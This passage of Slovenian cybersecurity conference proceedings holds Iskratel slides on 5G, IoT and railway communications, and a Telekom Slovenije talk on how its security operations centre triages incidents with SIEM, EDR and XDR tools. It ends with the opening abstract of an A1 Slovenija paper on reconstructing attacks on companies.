
- ETSI NFV standard compliant
- 5G and vIMS on common ETSI NFV platform
- Open platforms and interfaces
- Flexible delivery models
  - Resource Management
  - High Availability features
  - End to end security
- Open to 3rd party solutions



ISKRATEL S&T Group

Geographically dispersed private Cloud Environment

Railways, Highways, Oil & Gas, Power utilities...



ISKRATEL S&T Group

Private Networks (LTE/5G)

For **Operators**
Government Services and
Industry verticals

From **Connected people**
To
Connected Devices & **Machines**, **IoT**

Solution for **DIGITAL Society**

New business cases and business opportunities on 3GPP standardized technology

ISKRATEL

Industrial IoT solution

Centralised **data aggregation** from **IT/OT systems** and various **IoT devices** enabling asset *management*, *predictive* maintenance and operational *cost reduction.*

SHAPE


Window for managing your data and operations through simplified user experience.

- **Increase** business **intelligence**
- **Reduce** operating and maintenance **costs**
- **Discover** your production/consumption **behaviour**


ISKRATEL

SHAPE concept

Connect, Control and Act



Evolution towards FRMCS



What we do in practise

Dispatcher modernisation

ISKRATEL S&T Group

One of the biggest railway system...

Existing situation

- GSM-R mobile network with SIP-R connected dispatcher system (call server)
- 3.500 ISDN dispatcher terminals
- FTS (Fixed terminal system) today:
  - 2 geo-redundant SIP Servers
  - Conf. servers at locations of R4 media gateways

pre-FRMCS requirements

- MCx based dispatcher
- IMS core
- All IP infrastructure (Cloud + FCAPS)

Next step

Migration to FRMCS

Future Railway Mobile Communication System

ISKRATEL S&T Group FCAPS - Fault, Configuration, Accounting, Performance and Security


Cloudification of critical locations

Basis for new services and introduction of next-generation communications and connectivity

ICP Cloud platform is spread over **7 locations**.

2 central locations on a common infrastructure with:
- **2x25 HW servers** for Cloud Node
- location-specific central services and
- location-specific central applications

5 regional fully autonomous locations:
- **5x5 HW servers** for Cloud Node



ISKRATEL S&T Group

EU invests in green, sustainable & digital transport

- **EU-Rail JU (former Shift2Rail) in** Horizon Europe- Rail Research and Innovation to make Rail the everyday mobility, 5G/6G Deployment Agenda with SNS JU (5G PPP) (*)
- Railway projects on the **Core and Comprehensive TEN-T Network** in CEF Transport
- European Rail Traffic Management Systems (**ERTMS**)
- Deployment of Digital Infrastructures (**5G Corridors, Cloud**, ...) in CEF Digital
- **Sharing** (5G) infrastructure between **roads and rail** where possible
- Deployment of **Digital Services** in Digital Europe Programme
- Safety/Non-safety Service Portfolio and **Data Market Place**
- **National** deployment projects and sections by blending or coordination with **Recovery and Resilience Fund** (NextGenEU), Cross-border cooperation within Multi-Country Projects
- Loan, equity and guarantees in **InvestEU**
- Important projects of **common European interest (IPCEI)** with the focus on Next generation **Cloud Infrastructure and Services**

- Cooperative Investments Models (public/private)
- Europe's Digital Decade Strategy
- Sustainable & Smart Mobility Strategy
- European Green Deal and Climate Targets
- Safe System Approach and Vision Zero

ISKRATEL S&T Group

(*) SNS JU – Smart Network and Services Joint Undertaking, 5G PPP – 5G Public-Private Partnership

Key takeaways

What we wanted to say...

- Rapid development of **advanced technologies** - faster **modernisation** of CI
- Voice communication **upgraded** with collected data - **digitalisation** of CI
- Cloud platforms, modern mobile communications, Internet of Things (IoT) in CI
- Iskratel - **strategically focused** on **modern** and **reliable technologies**
- The introduction of modern ICT requires **thorough planning** and **time**
  - **Systematic approach** – from research and innovation projects through long-term plans to very concrete implementation projects
- The **European Union** with strategic programs, substantial investments long-term focus for harmonised critical infrastructure and digital sovereignty

ISKRATEL S&T Group

Thank You for Your Attention

www.iskratel.com

linkedin.com/company/Iskratel

@Iskratel

@iskratel

Sign-up for Iskratel's monthly newsletter at our webpage.

Family Friendly Enterprise

ISKRATEL S&T Group

Vloga operativnega centra za kibernetsko varnost pri zagotavljanju sodobne kibernetske zaščite v organizacijah

The role of the Cyber Security Operations Center in providing modern cyber security in organizations

Sara Tomše

Telekom Slovenije

POVZETEK

Varnostne rešitve nam ponujajo vpogled z različnih zornih kotov, od nas pa zahtevajo veliko znanja in razumevanja ne samo informacijskih okolij, pač pa tudi lastnosti in vektorjev morebitnih napadov. Pri tem se pogosto vprašamo, kako učinkovito zaščititi informacijske sisteme in v primeru napada blokirati komunikacijo predno bi nam lahko povzročila škodo. Problem zagotavljanja večplastne zaščite, bomo obravnavali skozi oči analitikov v operativnem centru za kibernetsko varnost. Pri obravnavi varnostnih dogodkov in incidentov sta točnost podatkov in odzivnost pri ukrepanju ključnega pomena. Analitiki se pri delu pogosto srečujemo s pomanjkljivimi informacijami, kar pri raziskovanju nalaga dodatno breme naročniku. Poleg pomanjkljivih informacij pa predstavljajo dodaten problem tudi lažno-pozitivni dogodki. Souporaba različnih orodij lahko zato poveča odpornost pred napadi, olajša dodatno delo naročniku, analitiku pa pomaga ločiti lažno-pozitivne dogodke od varnostnih incidentov in poiskati vstopne točke potencialnih kibernetskih napadov.

SUMMARY

Security solutions offer us insights from different angles, and require a lot of knowledge and understanding of not only information environments, but also the properties and vectors of possible attacks. In doing so, we often wonder how to effectively protect information systems and block communication in the event of an attack before it could cause us harm. The problem of providing multi-layered protection will be addressed through the eyes of analysts at the Cyber Security Operations Center. Accuracy of data and responsiveness to action are crucial in dealing with security incidents. Analysts often encounter a lack of information at work, which imposes an additional burden on the client during research. In addition to the lack of information, false-positive events are an additional problem. Sharing different tools can therefore increase resilience to attacks, facilitate additional work for the client, and help the analyst separate false-positive events from security incidents and find entry points for potential cyber attacks.

O AVTORJU

Sara Tomše (1994) je svojo karierno pot začela kot svetovalka za tehnična vprašanja v Telekomu Slovenije. Študirala je na Fakulteti za varnostne vede Univerze v Mariboru, v vmesnem času pa se je zaposlila v Operativnem centru kibernetske varnosti Telekoma Slovenije, kjer dela še danes. Leta 2019 je magistrirala iz modula Informacijska varnost. Napisala je znanstveno monografijo Informacijska varnost: Etično hekanje (Tomše S. in Markelj, B., 2020). Redno se udeležuje dodatnih izobraževanj in konferenc, kjer tudi sama predava. Pridobila je več strokovnih certifikatov (CSX-F, CCTE, CB VSP, CB VTSP).

ABOUT THE AUTHOR


Sara Tomše (1994) began her career as a technical consultant at Telekom Slovenije. She studied at the Faculty of Criminal Justice and Security, University of Maribor, and already during her studies got employed at the Telekom Slovenije Cyber Security Operations Centre, where she still works today. In 2019 she completed her Master's degree in Information Security. She co-wrote a science publication Information Security: Ethical Hacking (Tomše S, and Markelj B., 2020). She regularly attends educational courses and participates at conferences where she frequently gives talks. She has obtained several professional certificates (CSX-F, CCTE, CB VSP, CB VTSP).

Vloga Operativnega centra kibernetske varnosti pri zagotavljanju sodobne kibernetske zaščite v organizacijah


Sara Tomše - Analitik kibernetske varnosti


TelekomSlovenije

Pregled kibernetskih incidentov po svetu



- Phishing ponovno prehitel skeniranje in izkoriščanje ranljivosti kot glavno vstopno točko v informacijske sisteme.
- V letu 2021 največ napadov na proizvodnjo – 23,2 % (leta 2019 šele na 8. mestu), sledi bančni in zavarovalniški sektor – 22,4 %.
- Med jan 2020 in sep 2021 opažen skokovit porast (2204 %) skeniranj TCP porta 502 (Modbus).
- V letu 2021 najpogosteje napadena Azija (OI) – 26 % vseh napadov, sledita Evropa in Severna Amerika.





(Vir: IBM)

TelekomSlovenije


O Operativnem centru kibernetske varnosti Telekoma Slovenije

- Operativni center kibernetske var
  Kibernetska odzivna skupina Tele
  Slovenije.
- Certifikata ISO/IEC 27001 in ISO
- Nagradi za Inovativno varnostno
  2019 ter Varnostni produkt leta 2(
- TSLO-CERT (Telekom Slovenije
  Emergency Response Team).
- Europol EC3 (European Cybercri
  partner.

Varnostne rešitve

- OCKV (SIEM, SOAR, XDR …);
- TSLO-CERT (identifikacija nevarnosti in poročanje o grožnjah, storitve poročanja o incidentih, služba za usklajevanje odzivov, storitve za podporo pripravljenosti).
- Varnostni pregledi in penetracijski testi (infrastrukture, spletnih aplikacij, mobilnih aplikacij);
- Napredne varnostne rešitve (DDoS, varnostno kopiranje podatkov, varna poslovna mobilnost);
- Testi socialnega inženiringa (e-pošta, USB-ključi, test fizičnega dostopa do lokacij, telefonski klic);
- Varnostna izobraževanja (varovanje podatkov, mobilne naprave, gesla, socialni inženiring, e-pošta, virusi, nevarnosti spleta);
- Varnost končnih naprav (Kaspersky);
- Varen poslovni splet (zaščita sistemov in zaposlenih);
- Obveščanje o kibernetskih grožnjah (Luminar).

SOC / OCKV v strategiji kibernetske varnosti




NIST

NIST cybersecurity framework


TelekomSlovenije

Trend skupnega števila obravnavanih primerov v OCKV



TelekomSlovenije

Število obravnavanih primerov – OCKV Telekoma Slovenije




Leto	Odstotek povečanja
2020	↑: 61,6 %
2021	↑: 53,7 %
2021 (Q1) : 2022 (Q1)	↑: 18,3 %


- V letu 2020 smo obravnavali 61,6 % več primerov kot v letu 2019.
- V letu 2021 smo obravnavali 53,7 % več primerov kot v letu 2020.
- V Q1 2022 smo obravnavali 18,3 % več primerov kot v Q1 2021.
- 90,02 % primerov rešenih znotraj OCKV v letu 2021.

Obravnava kibernetskih dogodkov glede na kategorijo v letu 2021


1. Tehnični napad
2. Kršitev pravil
3. Informacijska zloraba
4. Zlonamerni programi
5. Tehnična okvara na opremi




Najpogostejši tipi varnostnih dogodkov v letu 2021




Statistika DDoS napadov





Q1 2022 vs 2021: - 35,6 %

Q1 2021 vs 2020: + 5,61 %
Q2 2021 vs 2020: - 49,2 %
Q3 2021 vs 2020: - 40,7 %
Q4 2021 vs 2020: - 37,3 %



Praktični prikaz obravnave varnostnih primerov

TelekomSlovenije

Primer odziva na varnostni dogodek

1. V SIEM sistemu zabeležimo nov napad:
   - Naredimo osnovno triažo.
2. V ticketing sistemu odpremo nov primer.
3. Glede na operativna navodila odločimo nadaljnje korake. Izvedemo obveščanje.
4. Po zaključenem incidentu ga zapremo tudi v ticketing sistemu.

Primer souporabe SIEM in EDR orodij za zagotavljanje točnosti podatkov

1. V SIEM sistem prejmemo obvestilo, da se skuša uporabnik povezati na IP-naslov, ki je v bazah označen kot zlonameren.
   - Naredimo osnovno triažo, kjer ugotovimo, da gre za hosting, kjer gostuje več kot 500 različnih domen. Ker so okužene štiri domene, je celoten IP-naslov označen kot zlonameren. Promet je potekal po portu 443.
   - Odpremo ticket.

2. Zaradi tipa pometa na požarni pregradi ne vidimo, do katere domene je uporabnik dostopal, vemo pa, da ima nameščeno EDR-zaščito.
   - S pomočjo EDR-zaščite ugotovimo, da je šlo za lažno pozitiven dogodek, saj je uporabnik dostopal do domene, ki ni okužena.

3. Izvedemo obveščanje o ugotovitvah. Preventivno primer še nekaj časa spremljamo, nato ga zapremo.

Primer souporabe SIEM in EDR orodja pri obravnavi kompleksnih primerov

1. V SIEM orodju zabeležimo komunikacijo z računalnika NOTEBOOK na IP-naslov 91.195.240.117, ki je v bazah označen kot komunikacija C&C ZEUS.
2. Naredimo osnovno triažo, odpremo ticket, blokiramo IP na FW.
3. Uporabniku namestimo EDR.
4. EDR zazna komunikacijo, ki lahko nakazuje na kompromitiran računalnik in krajo uporabniških podatkov.
5. Računalniku blokiramo dostop do omrežja.
6. Skripta, ki se obnaša podobno kot C&C ZEUS (zajem podatkov in pošiljanje na drugo lokacijo).
7. Uporabnik je delal od doma, skripta na produkcijskem okolju.
8. Opozorilo, zaprtje ticketa, obveščanje.

Uporaba XDR zaščite

1. Obvestilo o samodejno prekinjenem procesu.
   - Preimenovanje datotek v .cry končnico.
2. Takoj izvedli obveščanje, odprli ticket.
3. Stranka ni vedela, kaj bi prožilo preimenovanje datotek.
4. Obrnili se na uvoznika
   - .cry končnica se uporablja med nadgradnjo programa.

TelekomSlovenije

HVALA.

Sara Tomše – Operativni center kibernetske varnosti
sara.tomse@telekom.si

Telekom Slovenije, d.d.
Cigaletova 15
1000 Ljubljana

www.telekom.si
E: info@telekom.si

facebook.com/TelekomSlovenije
@TelekomSlo
youtube.com/TelekomSlovenije
@telekom_slovenije

TelekomSlovenije

Rekonstrukcija kibernetskih napadov na slovenska podjetja

Reconstruction of cyber-attacks on Slovenian companies

Miloš Krunić

A1 Slovenija

POVZETEK

Digitalizacija je podjetjem prinesla veliko dobrega, a tudi hitro rastočo krajino kibernetskih groženj in napadov. Naključnem napadalcu na začetku niti ni nujno pomembno kakšno zaščito ima napadena stran in ali ima vpeljane najnovejše ali starejše mehanizme zaščite informacijskega sistema. Napadalci se osredotočijo na to, da je napad širok, ker si tako povečajo možnosti za več dostopov. V Varnostno operativnem centru A1 (A1 OPS) smo zadnje čase zaznali povečano število napadov na naše poslovne partnerje. Napadi so bili ustavljeni in preprečeno je bilo širjenje zlonamerne kode v IT-infrastukturah teh podjetj. V prispevku je pokazano, kako poteka klasičen napad na 